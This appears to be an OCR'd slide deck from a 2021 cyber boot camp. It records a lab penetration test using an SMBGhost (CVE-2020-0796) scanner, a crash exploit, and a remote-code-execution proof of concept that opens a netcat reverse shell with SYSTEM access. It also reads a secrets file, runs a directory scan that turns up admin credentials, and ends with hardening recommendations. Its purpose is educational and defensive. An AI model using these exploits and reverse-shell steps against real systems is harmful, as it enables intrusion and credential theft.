Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 14.46 seconds
```

Accounting:
TCP Ports 139 and 445 are open

Additional Discovery: SMB Vulnerability Test



- To determine if a target is vulnerable for both crash and remote code execution attacks:
  - Downloaded scanning tool **sudo git clone** https://github.com/ButrintKomoni/cve-2020-0796
  - Run **python3 cve-2020-0796-scanner.py**
  - This tool determines if a **target is vulnerable** to this specific attack.

SMB Vulnerability Confirmed – Attack Next


Code Makes a Malicious SMB Connection

```python
import socket
import struct
import sys
from netaddr import IPNetwork

pkt = b'\x00\x00\x00\xc0\xfeSMB@\x00\x00\x00\x00\x00\x00\x00\x00

subnet = sys.argv[1]

for ip in IPNetwork(subnet):

    sock = socket.socket(socket.AF_INET)
    sock.settimeout(3)

    try:
        sock.connect(( str(ip),  445 ))
    except:
        sock.close()
        continue

    sock.send(pkt)

    nb, = struct.unpack(">I", sock.recv(4))
    res = sock.recv(nb)

    if res[68:70] != b"\x11\x03" or res[70:72] != b"\x02\x00":
        print(f"{ip} Not vulnerable.")
    else:
        print(f"{ip} Vulnerable")
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo git clone https://github.com/ButrinKomoni/cve-2020-0796
[sudo] password for kali:
Cloning into 'cve-2020-0796' ...
Username for 'https://github.com': SpartanMike
Password for 'https://SpartanMike@github.com':
remote: Repository not found.
fatal: repository 'https://github.com/ButrinKomoni/cve-2020-0796/' not found

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo git clone https://github.com/ButrintKomoni/cve-2020-0796
Cloning into 'cve-2020-0796' ...
remote: Enumerating objects: 21, done.
remote: Counting objects: 100% (21/21), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 21 (delta 3), reused 11 (delta 0), pack-reused 0
Receiving objects: 100% (21/21), 5.74 KiB | 5.74 MiB/s, done.
Resolving deltas: 100% (3/3), done.

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
cve-2020-0796

┌──(kali㉿kali)-[~/Desktop]
└─$ cd cve-2020-0796

┌──(kali㉿kali)-[~/Desktop/cve-2020-0796]
└─$ ls
cve-2020-0796-scanner.py  README.md

┌──(kali㉿kali)-[~/Desktop/cve-2020-0796]
└─$ python3 cve-2020-0796-scanner.py 10.0.2.6
Vulnerable
```

Production (target)
machine is vulnerable

Attack Phase: Possible Exploits



1. SMB Crash Attack Remote overflow**,** ”pre-remote code execution vulnerability that resides in the Server Message Block 3.0 (SMBv3.1.1) network communication protocol.”
2. SMBGhost Remote code execution, gain access
3. Directory traversal of Apache web server
4. SMB Relay Attacks Attacker could dump the Security Account Manager (**SAM**) database that stores users’ passwords, run an interactive shell, or execute a file, among a wide variety of actions
5. Kerberos Delegation impersonated ticket to run secretsdump directly against this the domain controller and get all the hashes
6. Others

Chosen Exploit 1: SMB Crash the Target

- Manual (no Metasploit), starting outside network
- CVE 2020-0796
- **Exploit:** Buffer overflow attack
  - SMB3 is vulnerable in the way it handles connections that use compression. Code, Technical Writeup. Pre-Remote Code Executive (RCE).
- **Target:** Production, Windows Pro, version 1903
- **Goal**: Crash the target
  - Using https://github.com/jiansiting/CVE-2020-0796

Installs the Package and Gets Ready to Run It

```
┌──(kali㉿kali)-[~/Desktop]
└─$ git clone https://github.com/jiansiting/CVE-2020-0796
Cloning into 'CVE-2020-0796'...
remote: Enumerating objects: 10, done.
remote: Counting objects: 100% (10/10), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 10 (delta 1), reused 10 (delta 1), pack-reused 0
Receiving objects: 100% (10/10), 406.04 KiB | 3.20 MiB/s, done.
Resolving deltas: 100% (1/1), done.

┌──(kali㉿kali)-[~/Desktop]
└─$
```

Download the package


```
┌──(kali㉿kali)-[~/Desktop/CVE-2020-0796]
└─$ ls
cve-2020-0796.py  demo.gif  README.md

┌──(kali㉿kali)-[~/Desktop/CVE-2020-0796]
└─$ python3 cve-2020-0796 10.0.2.7
```

This is the command to exploit the target

python3 cve-2020-0796 10.0.2.7

SMB Crash Test Pen Test Launches

Successful Crash Test on the Target




Simulated because the real video demo crashes PowerPoint…maybe another exploit?

Chosen Exploit 2: SMBGhost Vulnerability

- Manual (no Metasploit), starting outside network
- CVE 2020-0796-RCE-POC
- **Exploit:** Remote code execution attack.
  - An unauthorized attacker sends maliciously crafted compressed data packets giving them the ability to read memory from the pool buffers allocated by the SrvNetAllocateBuffer function. Code, Technical Writeup.
- CIA: High, total loss
- **Target:** Windows Pro, version 1903
- **Goal**: Gain access
  - Remote Code Execution that sets up a listener in Linux
  - Gain privilege access, traverse directories, key confidential files
  - Using https://github.com/ZecOps/CVE-2020-0796-RCE-POC

Attack Architecture

Step 1: Setup
Linux Listener
nc -lvp 4444





Target - Windows Pro - Production
No crash until the Windows attacker connection is broken

Step 2: Window Attacker launches attack
c:\Users\Jenny McCyber\Desktop>python SMBleedingGhost.py 10.0.2.7 10.0.2.11 4444

Attack, Gained Access Through the Listener

Attack with SMBleedingGhost.py to (**target**):





- Leaks memory
- Sets up a reverse shell with the target

Goal Achieved: Privilege Access, Advanced Persistent Threat is Possible

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
10.0.2.7: inverse host lookup failed: Unknown host
connect to [10.0.2.11] from (UNKNOWN) [10.0.2.7] 49709
Microsoft Windows [Version 10.0.18362.356]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>dir
```

```
cd Desktop

C:\Users\tstark\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is EAD8-62B1

 Directory of C:\Users\tstark\Desktop

16/07/2021  15:19    <DIR>          .
16/07/2021  15:19    <DIR>          ..
15/07/2021  15:34    <DIR>          CVE-2020-0796-RCE-POC-master
14/07/2021  22:20             1,450 Microsoft Edge.lnk
16/07/2021  15:19                87 secrets.txt
15/07/2021  11:12               186 SMB-based_crash_test.txt
15/07/2021  17:12               148 SMBGhost attack.txt
               4 File(s)          1,871 bytes
               3 Dir(s)   7,058,444,288 bytes free

C:\Users\tstark\Desktop>type secrets.txt
type secrets.txt
building code: 4567
```

*secrets - Notepad

File Edit Format View Help

```
building code: 4567

password SSO: YrAccess123

password Oracle expenses: Password1
```

- The user "**NT AUTHORITY\Authenticated Users**" and passwords in secrets.txt file


Pen Test Summary - MITRE ATT&CK Framework

Stage	Step of Attack	ATT&CK
Reconnaissance	Used nmap to scan for targets, IPs, open ports, access	T1595 (MITRE 2020)
Resource Dev.	Obtained capability tools cve-2020-0796-scanner.py, CVE 2020-0796, CVE 2020-0796-RCE-POC	T1588.002 (MITRE 2020)
Initial Access	Used cve-2020-0796-scanner.py to send crafted IP packets and verify target connection/crash	T1133 (MITRE 2017)
Execution	Used CVE 2020-0796 to crash target	T1059.003 (MITRE 2020)
Execution	Used CVE 2020-0796-RCE-POC to gain access and launch remote code using Windows kernel shell	T1059.003 (MITRE 2020)
Persistence	Obtained valid accounts information via a Linux listener	T1078.003 (MITRE 2020)

No exfiltration due to view only test parameters

Dictionary Based Attack Against a Web Server

- Test for vulnerability on an HTTP web server with firewall
  - Unprotected directories
  - Common directory naming conventions
- Gain access on the target machine
  - Using nikto and dirb
  - Traverse directories
  - Look for mistakes in server administration
- **Goal:** Finding useful intel such as usernames and/or passwords
- Optimal: Login to the server, gain privilege access



nikto Reveals Characteristics of Server

```
┌──(kali㉿kali)-[/etc/apache2/sites-available]
└─$ nikto -host 10.0.2.11
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.0.2.11
+ Target Hostname:    10.0.2.11
+ Target Port:        80
+ Start Time:         2021-07-17 15:25:54 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.48 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a dif
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1
+ Server may leak inodes via ETags, header found with file /, inode: 29cd, size: 5bbfe639de2fe, mtime: gzip
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or rest
+ OSVDB-3268: /images/: Directory indexing found.
+ 7915 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2021-07-17 15:26:47 (GMT-4) (53 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

nikto -host 10.0.2.11, Intel found:

- Exact Apache build displayed (2.4.48)
- No anti-clickjacking X-Frame-Options header found
- X-XSS-Protection header is not defined
- HTTP allows: POST, OPTION, HEAD and GET


dirb Deeper Search with Big Word List

```
┌──(kali㉿kali)-[/]
└─$ sudo dirb http://10.0.2.11 /usr/share/dirb/wordlists/big.txt

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Jul 17 15:18:50 2021
URL_BASE: http://10.0.2.11/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://10.0.2.11/ ----
+ http://10.0.2.11/admin (CODE:200|SIZE:95)
==> DIRECTORY: http://10.0.2.11/images/
==> DIRECTORY: http://10.0.2.11/javascript/
+ http://10.0.2.11/main (CODE:200|SIZE:16721)
+ http://10.0.2.11/server-status (CODE:200|SIZE:4277)

---- Entering directory: http://10.0.2.11/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.11/javascript/ ----
==> DIRECTORY: http://10.0.2.11/javascript/jquery/
==> DIRECTORY: http://10.0.2.11/javascript/jquery-ui/
==> DIRECTORY: http://10.0.2.11/javascript/skeleton/
```

dirb http://10.0.2.11 /usr/share/dirb/wordlists/big.txt

- Thorough search completed
- Sufficient discovery
- Decision to **explore admin page**

dirb Admin Page Reveals Credentials




Username: admin Password: 12345newbie

Log into server is possible

Admin leaves credentials exposed

Exploits Conducted



- ✓ SMB Crash Attack Remote overflow crashed target
- ✓ SMBGhost Remote code execution, gained access to target
- ✓ Directory traversal of Apache web server found hidden credentials

Design Recommendations

Hardening

SMB attacks

- Close TCP ports 139 and 445 at the firewalls
- Upgrade Windows Pro machine to current version of Pro won't fix it
  - Microsoft provides a patch for the server but **not the clients**
- You can disable compression to block unauthenticated attackers from exploiting the vulnerability against an **SMBv3 Server** with the PowerShell command below.

HTTP Server

- Remove credentials and pages with broken links on the web server
- Add a DMZ to further protect the server
- Add a security protocol to HTTP

Network

- Add an Intrusion Protection System (IPS) before the switch to proactively prevent suspicious traffic
- Add a hardware firewall before the router that is more robust than what the default router firewall is capable of handling

Practice Defense in Depth

"Victorious warriors win first and then go to war, while defeated warriors go to war first and then seek to win." – **Sun Tzu**

Project by The Avengers Team

Noah Daugherty

Mike Gearhart

USC/FullStack Academy

Cyber Boot Camp

2021